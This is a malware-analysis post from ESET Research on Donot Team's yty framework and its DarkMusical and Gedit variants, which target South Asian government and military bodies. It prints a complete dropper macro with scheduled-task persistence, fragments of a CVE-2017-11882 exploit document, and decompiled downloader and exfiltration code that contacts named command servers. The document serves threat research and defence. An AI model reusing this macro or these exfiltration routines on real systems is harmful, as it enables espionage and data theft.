ESET RESEARCH


DoNot Go! Do not respawn!

ESET researchers take a deep look into recent attacks carried out by Donot Team throughout 2020 and 2021, targeting government and military entities in several South Asian countries

 Facundo Muñoz

 Matías Porolli

18 Jan 2022 , 21 min. read



Donot Team (also known as APT-C-35 and SectorE02) is a threat actor operating since at least 2016 and known for targeting organizations and individuals in South Asia with Windows and Android malware. A recent report by Amnesty International links the group's malware to an Indian cybersecurity company that may be selling the spyware or offering a hackers-for-hire service to governments of the region.

We have been closely following the activities of Donot Team, and have traced several campaigns that leverage Windows malware derived from the group's signature yty malware framework. According to our findings, the group is very persistent and has consistently targeted the same organizations for at least the last two years.

In this blogpost, we document two variants of the malware used in recent campaigns – DarkMusical and Gedit. For each of the variants, we analyze the whole attack chain and provide insight into how the group updates its tools, tactics, and techniques.

Targets

The campaigns of Donot Team are motivated by espionage, using their signature malware: the "yty" malware framework, whose main purpose is to collect and exfiltrate data. According to our telemetry, Donot Team focuses on a small number of targets in South Asia – Bangladesh, Sri Lanka, Pakistan and Nepal – as seen in Figure 1.




Figure 1. Countries targeted in recent Donot Team campaigns

These attacks are focused on:

- Government and military organizations
- Ministries of Foreign Affairs
- Embassies

Going as far as targeting embassies of these countries in other regions, such as the Middle East, Europe, North America, and Latin America, is also not outside Donot Team's realm.

Try, try, try again

It's not a rarity for APT operators to attempt to regain access to a compromised network after they have been ejected from it. In some cases this is achieved through the deployment of a stealthier backdoor that remains quiet until the attackers need it; in other cases they simply restart their operation with new malware or a variant of the malware they used previously. The latter is the case with Donot Team operators, only that they are remarkably persistent in their attempts.

According to ESET telemetry, Donot Team has been consistently targeting the same entities with waves of spearphishing emails with malicious attachments every two to four months

with waves of spearphishing emails with malicious attachments every two to four months. Interestingly, emails we were able to retrieve and analyze did not show signs of spoofing. Some emails were sent from the same organizations that were being attacked. It's possible that the attackers may have compromised the email accounts of some of their victims in earlier campaigns, or the email server used by those organizations.

With spearphishing emails, the attackers use malicious Microsoft Office documents to deploy their malware. We have seen Donot Team using at least three techniques. One is macros in Word, Excel and PowerPoint documents, such as the example seen in Figure 2.

```
Attribute VB_Name = "Module1"
Sub Auto_Open()
Dim akdiLIIdldcnldlielIdkdldljalikmd As Long
Dim JdliklalfiealdUXklsiuldklal() As String
Dim akjsdioead As String
Dim adfaeghgggasd As String
Dim Fn As Integer
adfaeghgggasd = (Environ$("TEMP"))
rkadfiiker = "defjeclidl"
lakjdiei = rkadfiiker
lakjdiei = Replace("GkG", "G", "e")
jkjasdf = Replace(lakjdiei, "k", "x")
akjsdioead = (Environ$("PUBLIC") + "\Music\" + "r" + "iha" + "na." + jkjasdf)
JdliklalfiealdUXklsiuldklal = Split(uf.tb.Text, "~")
Fn = FreeFile
Open akjsdioead For Binary Lock Read Write As #Fn
  For akdiLIIdldcnldlielIdkdldljalikmd = LBound(JdliklalfiealdUXklsiuldklal) To UBound(JdliklalfiealdUXklsiuldklal)
    Put #Fn, , CByte(JdliklalfiealdUXklsiuldklal(akdiLIIdldcnldlielIdkdldljalikmd))
  Next akdiLIIdldcnldlielIdkdldljalikmd
Close #Fn
KDkLLSIDyLSLIDymmd = MsgBox("Critical Error Unable to open file", vbOK, "Microsoft Office Error")
su = Shell("SchTasks /Create /SC minute /mo 15 /f /tn ""musudt"" /TR " + akjsdioead + "", 0)
End Sub
```

Figure 2. Malicious macro in a PowerPoint document that drops a downloader executable and creates a scheduled task to run it

The second technique is RTF files with `.doc` extensions that exploit memory corruption vulnerability CVE-2017-11882 in Equation Editor, shown in Figure 3. These RTF documents also contain two embedded DLLs as OLE objects (see Figure 4) that are used to install and download further components (both DLLs are described in the Gedit section). This allows the attackers to execute shellcode and requires no user interaction. The shellcode deploys the main components of the malware.

```
5C 6F 6C 65-63 6C 73 69-64 20 5C 27-37 62 30 30  \oleclsid \'7b00
```

```
30 32 43 45-30 32 2D 30-30 30 30 2D-30 30 30 30  02CE02-0000-0000
2D 43 30 30-30 2D 30 30-30 30 30 30-30 30 30 30  -C000-0000000000
34 36 5C 27-37 64 7D 7B-5C 2B 5C 6F-62 6A 64 61  46\'7d}{\+\objda
74 61 20 30-30 30 35 30-30 30 30 30-32 30 30 30  ta 0005000002000
```

Figure 3. CLSID of the COM object used by the RTF document to load the Equation Editor; the ensuing OLE object contains the CVE-2017-1182 exploit

```
+------------------------------------------------------------
|OLE Object
+------------------------------------------------------------
|format_id: 2 (Embedded)
|class name: b'Package'
|data size: 988416
|OLE Package object:
|Filename: ' '
|Source path: 'Z:\\BOT TEST\\09 Feb 2021\\12 Feb 2021\\vbtr.dll'
|Temp path =
|'C:\\Users\\Testing\\AppData\\Local\\Temp\\vbtr.dll'
|MD5 = '122c0dcbba1ca1dd12bcac73407f3fc8'
|MODIFIED FILE EXTENSION
|EXECUTABLE FILE
|File Type: Windows PE Executable or DLL
+------------------------------------------------------------
|format_id: 2 (Embedded)
|class name: b'Package'
|data size: 327960
|OLE Package object:
|Filename: ' '
|Source path: 'Z:\\BOT TEST\\09 Feb 2021\\12 Feb
|2021\\bcs01276.tmp'
|Temp path =
|'C:\\Users\\Testing\\AppData\\Local\\Temp\\bcs01276.tmp'
|MD5 = '44bba4d1a829a10d8b351d6026704a96'
|MODIFIED FILE EXTENSION
|File Type: Windows PE Executable or DLL
+------------------------------------------------------------
```

Figure 4. The OLE object headers of the DLLs also embedded in the RTF document

The third technique is remote RTF template injection, which allows the attackers to have a payload downloaded from a remote server when the RTF document is opened. This is achieved by inserting a URL in the optional `\*\template` control word of the RTF file format, instead of the location of a local file resource. The payload that Donot Team uses is another document that exploits CVE-2017-11882 and is loaded automatically once it is downloaded. This is shown in Figure 5.




Figure 5. When Word opens an RTF file with a remote template, it automatically attempts to download the resource

The yty malware framework

Discovered by NetScout in 2018, the yty malware framework is a less sophisticated and poorly developed successor to an older framework called EHDevel. The yty framework consists of a chain of downloaders that ultimately download a backdoor with minimal functionality, used to download and execute further components of Donot Team's toolset.

These include file collectors based on file extension and year of creation, screen capturers, keyloggers, reverse shells, and more. As seen in Figure 6, components for exfiltration gather the collected intelligence from staging folders and upload every file to a designated server used only for this purpose.

```
        break;
    byte_44AA54[i] = v8 - 5;
}
v9 = (const char *)sub_410493("PUBLIC");

sub_401010(byte_44BC98, "%s%s", v9, byte_44AA50);
while ( 1 )
{
    Sleep(0xEA67u);
    _time64(&Time);
    v10 = (const struct tm *)sub_410000((char)&Time);
    strftime(Buffer, 0x50u, "%d-%m-%Y%H-%M-%S", v10);

    // Save to %PUBLIC%\Music\Symphony
    DoScreenshotLoop();
}
```

```
(main_userHomeDir)(v16, v124);
runtime_concatstring2(0, v17, v25, "\\Music\\Symphony", 15, v64, v74);
v109 = v73;
(loc_458B5C)();
v129[0] = ".doc";
v129[1] = 4;
v129[2] = ".docx";
v129[3] = 5;
v129[4] = ".xls";
v129[5] = 4;
v129[6] = ".xlsx1562578125";
v129[7] = 5;
v129[8] = ".ppt";
v129[9] = 4;
v129[10] = ".pps";
v129[11] = 4;
```


Figure 6. Component that resolves the folder name for staging JPEG screenshots (left) and exfiltration component that finds all files in the staging folder (right)

Staging folder names and locations are changed with almost every new campaign, as well as some of the components' filenames. However, there are cases in which the names of components have remained unchanged, for example: `gedit.exe`, `wuaupdt.exe`, `lmpss.exe`, `disc.exe`, among others. As seen in Figure 7, it seems that for every new campaign, in order to set new paths and filenames, these values must be changed in the source code and then recompiled, as none of these components use a configuration block or file.

```
                align 10h
xmmword_462C40  xmmword 'kndwR^^utguW^^<E'
                                        ; DATA XREF: sub_
dword_462C50    dd 5E5E65h              ; DATA XREF: sub_
xmmword_462C54  xmmword 'tqh^^{qtV^^ekuwO'
                                        ; DATA XREF: sub_
qword_462C64    dq 6730706766666B64h    ; DATA XREF: sub_
word_462C6C     dw 677Ah                ; DATA XREF: sub_
byte_462C6E     db 0                    ; DATA XREF: sub_
```

```
                align 10h
xmmword_462C70  xmmword 6E3067786E717567746E63766B696B66h
                                        ; DATA XREF: sub_
dword_462C80    dd 67786Bh              ; DATA XREF: sub_
                align 8
; const CHAR szAgent[]
szAgent         db 'Mozilla/5.0 (Windows NT 10.0; Win64;
                                        ; DATA XREF: sub_
                db 'g/91.0.864.37',0
                align 4
; const LPCSTR lpszAcceptTypes
lpszAcceptTypes db '*/*',0              ; DATA XREF: sub_
                align 10h
; const CHAR szVerb[]
szVerb          db 'GET',0              ; DATA XREF: sub_
; const char aUsername[]
aUsername       db 'USERNAME',0         ; DATA XREF: sub_
                align 10h
; const char aComputername[]
aComputername   db 'COMPUTERNAME',0     ; DATA XREF: sub_
```

Figure 7. Encrypted strings containing locations and filenames that are regularly changed (top) and unencrypted values used in constructing the C&C URL (bottom)

The malware uses scheduled tasks for persistence, and alternates between DLL and EXE files between campaigns. In the case of DLLs, scheduled tasks execute `rundll32.exe` to load them and execute one of the exported functions.

The developers of the yty framework primarily rely on the C++ programming language. Likely in an attempt to evade detection, they have also ported their components to other languages such as VBScript, Python (packaged with PyInstaller), Visual C#, and AutoIt, among others. However, since 2019 we have only seen them leveraging components programmed in C++ (Figure 8) and Go (Figure 9).

```
GdiplusStartup(&v19, v20, 0);
hdc = GetDC(0);
SystemMetrics = GetSystemMetrics(1);
v1 = GetSystemMetrics(0);
CompatibleDC = CreateCompatibleDC(hdc);
ho = CreateCompatibleBitmap(hdc, v1, SystemMetrics);
h = SelectObject(CompatibleDC, ho);
v10 = v1;
v2 = CompatibleDC;
BitBlt(CompatibleDC, 0, 0, v10, SystemMetrics, hdc, 0, 0, 0xCC0020u);
v17 = 0;
GdipCreateBitmapFromHBITMAP(ho, 0, &v17);
v18 = 0;
Size = 0;
GdipGetImageEncodersSize(&v18, &Size);
if ( Size )
{
    v3 = (const unsigned __int16 **)malloc(Size);
    v4 = v3;
    v13 = v3;
    if ( v3 )
    {
        GdipGetImageEncoders(v18, Size, v3);
```

Figure 8. Decompiled code of the component that captures screenshots, originally written in C++

```
main_userHomeDir(v6, v12);
runtime_concatstring2(v42, v8, v16, "\\Temfile\\dfileallocfreetracebad allocCountbad span s
v38 = v28;
v43 = v26;
time_Now(v9);
((void (*)(void))loc_454C3E)();
active = github_com_kbinani_screenshot_NumActiveDisplays(v10);
v5 = v11;
if ( v11 <= 0 )
  goto LABEL_13;
v40 = v11;
v0 = 0;
v4 = 0;
v3 = 0;
v2 = 0;
v1 = 0;
while ( v0 < v5 )
{
  v41 = v0;
```

```
    github_com_kbinani_screenshot_GetDisplayBounds(v0, active, v19, v21, v24);
    v38 = image_Rectangle_Union(v13, v18, v23, v25, v1, v2, v3, v39, v32, v34, v36, v37);
    v0 = v41 + 1;
    v1 = v32;
    v2 = v34;
    v3 = v36;
    v4 = v37;
    v5 = v40;
  }
  v30 = github_com_kbinani_screenshot_Capture(v1, v2, v3 - v1, v4 - v2, v24, v26, v28);
```

Figure 9. Decompiled code of the component that captures screenshots, for the version written in Go

The malware sometimes uses two or three servers during its deployment. It might use one server during its chain of downloaders and a different server that the backdoor contacts in order to receive its commands and download further components, or use the same server for both purposes. A different server is always used for the upload of collected information. In some attacks Donot Team has reused C&C domains from previous attacks – both for downloads and exfiltration. As seen in Figure 10, Figure 11 and Figure 12, these components – later described as a variant we track as *DarkMusical* – used in the same attack, employed three different C&C domains.

```
// Decrypt to digitalresolve.live
strcpy(szServerName, "gljlwdouhvroyh1olyh");
decryptstr(szServerName);
v3 = InternetOpenA(
       "Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/93"
       ".0.4577.82 Safari/537.36 Edge/44.18363.8131",
       1u,
       0,
       0,
       0);
hInternet = InternetConnectA(v3, szServerName, 0x1BBu, 0, 0, 3u, 0, 0);
```

Figure 10. The first downloader decrypts the URL of the server from which it downloads the next stage of the chain

```
// Uses printersolution.live/.../orderme
v1 = InternetOpenA("Mozilla/5.0 (Windows NT 10.0; Win64; x64) Chrome/91.0.4472.77 Edg/91.0.864.37", 1u, 0, 0, 0);
v2 = InternetConnectA(v1, lpszServerName, 0x1BBu, 0, 0, 3u, 0, 0);
Buffer = 77607168;
```

```
v3 = HttpOpenRequestA(v2, "GET", szObjectName, 0, 0, (LPCSTR *)"*/*", 0x800000u, 0);
InternetSetOptionA(v3, 0x1Fu, &Buffer, 5u);
HttpSendRequestA(v3, 0, 0, 0, 0);
```

Figure 11. In later stages, the backdoor uses a different server for C&C communications


```
v92 = runtime_concatstring3(0, (char)"https://packetbite.live/", 24, v113, v47, (int)"/uload390625", 6, File, v89);
v108 = v84;
v97 = v90;
net_http_NewRequestWithContext(
  (int)&go_itab__context_emptyCtx_context_Context,
```

Figure 12. The exfiltration components use yet a third server to upload the collected files

Timeline of attacks

Here we describe the malware variants used in recent Donot Team campaigns, with a focus on their Windows malware, starting from September 2020 until October 2021. For clarity, we have separated them into two variants of the yty malware framework: Gedit and DarkMusical, with one specific campaign using Gedit that we named Henos.

In Figure 13, we present a timeline, according to our telemetry, of the attacks. Also on our timeline we have included attacks from another variant, known as the "Jaca framework". However, we will not describe it here as it has been described extensively in this report by CN-SEC.







Figure 13. Timeline of Donot Team attacks from September 2020 to October 2021 according to ESET telemetry

DarkMusical

According to ESET telemetry, the first wave of attacks where this variant was used occurred in June 2021, targeting military organizations in Bangladesh. We were only able to recover its chain of downloaders and its main backdoor. Given the small number of victims, we believe this might have been a highly targeted attack.

In September, a second wave of attacks that targeted military organizations in Nepal used new C&C servers and file and staging folder names. We were able to recover a number of components downloaded by the backdoor, so we have decided to describe these attacks instead.

Spearphishing emails were sent with PowerPoint documents containing a macro that deploys the first component of a chain of downloaders and persists using a scheduled task. When potential victims open these documents, they will be presented with a fake error message, as seen in Figure 14, and the documents will remain devoid of any visible content.






Figure 14. Screenshot of a blank, malicious PowerPoint document

As seen in Figure 15, the chain of downloaders aims to download a final component that works as a backdoor with minimal functionality: it downloads standalone components, executes them using the `ShellExecute` Windows API, get and saves new C&C URLs.

The backdoor downloads the components that handle the collection and exfiltration of information to a dedicated server. These components do not communicate with the backdoor or the C&C to report on their activities – rather, they use a designated folder for the staging of the data, and a separate exfiltration component will collect everything and upload it.

